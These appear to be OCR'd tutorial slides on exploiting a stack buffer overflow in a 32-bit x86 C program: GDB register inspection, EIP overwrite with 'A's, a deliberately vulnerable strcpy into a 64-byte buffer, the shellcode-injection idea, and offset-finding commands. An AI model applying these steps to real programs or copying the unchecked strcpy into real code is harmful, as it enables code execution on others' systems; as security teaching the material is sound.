
X86 (32-bit) Registers

- EAX – Accumulator register (general purpose register)
- ECX – Counter register (general purpose register)
- EDX – Data register (general purpose register)
- EBX – Base register (general purpose register)
- ESP – Stack Pointer register
- EBP – Base Pointer register
- ESI – Source Index register
- EDI – Destination Index register
- EIP – Instruction Pointer register

Using GDB to Run our Vulnerable Program

View the program's source code

Quit GDB



Run GDB on **basic_vuln.o**


Disassembles function **main**

Notice that the call to **strcpy** occurs at memory address `0x08048396`

Next, we will set a **breakpoint** at the memory address of the **return** instruction after **strcpy** completes

The goal is to be able to inspect machine registers before and after the ***strcpy*** *function call*

Inspecting Registers with Normal Input




1. Run GDB on **basic_vuln.o**
2. Set a **breakpoint** at the memory address of the **return** instruction after **strcpy** completes
3. Run the program with 5 As input
4. Reached the breakpoint
5. Inspect the registers "info registers"
6. Quit GDB
7. Answer "y" to confirm quitting


We entered a string that **easily fit within our buffer**, so the state of these registers is within the **expected operation of the program**.

What would happen if we entered a string that was longer than 64 characters? and *how would it impact the operation of the program?*

Crafting a Long Input



Inspecting Registers with Long Input



1. Run GDB on **basic_vuln.o**

2. Set a **breakpoint** at the memory address of the **return** instruction after **strcpy** completes

3. Run the program with the long input
`run `cat long_input``

Note the difference between ` and ‘

4. Reached the breakpoint

5. Inspect the registers “info registers”

6. Notice that we got a **memory violation** and the **EBP** register was **overwritten** with 0x41414141 (hex for AAAA). **This means we have some control of the EBP register!**

7. Continue running past the breakpoint


8. Note that the **EIP** register has been **overwritten** with 0x41414141 (hex for AAAA)

9. Quit GDB

10. Answer “y” to confirm quitting

Memory Layout

```c
#include <stdio.h>
int main(int argc, char **argv) {
  char buf[64];
  strcpy(buf, argv[1]);
}
```




The drawing does take into consideration possible padding of values in memory for **maintaining proper alignment***

***Read more about possible padding for proper alignment in X86 architecture:**
https://stackoverflow.com/questions/4162964/whats-this-between-local-var-and-ebp-on-the-stack
https://stackoverflow.com/questions/35249788/waste-in-memory-allocation-for-local-variables
https://stackoverflow.com/questions/2399072/why-gcc-4-x-default-reserve-8-bytes-for-stack-on-linux-when-calling-a-method


Exploitation Idea

- The first local variable is located at **EBP-4**. Can we use this information can we exploit the program?
- Since we can control the data placed in the buffer and we can control what the program will return to (address: EBP+4) and execute next we could place some machine code in the **buffer** and **trick the program into running our malicious code**.



Exploitation Idea

- First, we should figure out exactly **what offset** in our input the EBP register gets overwritten.
- Second, we should build some simple **Shellcode** (machine code) to test our exploit.



Finding Exact Offset for EBP and EIP Registers

One technique for finding the exact offset of where the EBP register is overwritten is to perform a binary search on length of the input.

```
pac@pac:~/bof $ ./basic_vuln.o $(perl -e 'print "A"x64')
pac@pac:~/bof $ ./basic_vuln.o $(perl -e 'print "A"x100')
Segmentation fault
pac@pac:~/bof $ ./basic_vuln.o $(perl -e 'print "A"x72')
pac@pac:~/bof $ ./basic_vuln.o $(perl -e 'print "A"x77')
Segmentation fault
pac@pac:~/bof $ ./basic_vuln.o $(perl -e 'print "A"x74')
pac@pac:~/bof $ ./basic_vuln.o $(perl -e 'print "A"x75')
pac@pac:~/bof $ ./basic_vuln.o $(perl -e 'print "A"x76')
Illegal instruction
pac@pac:~/bof $
```

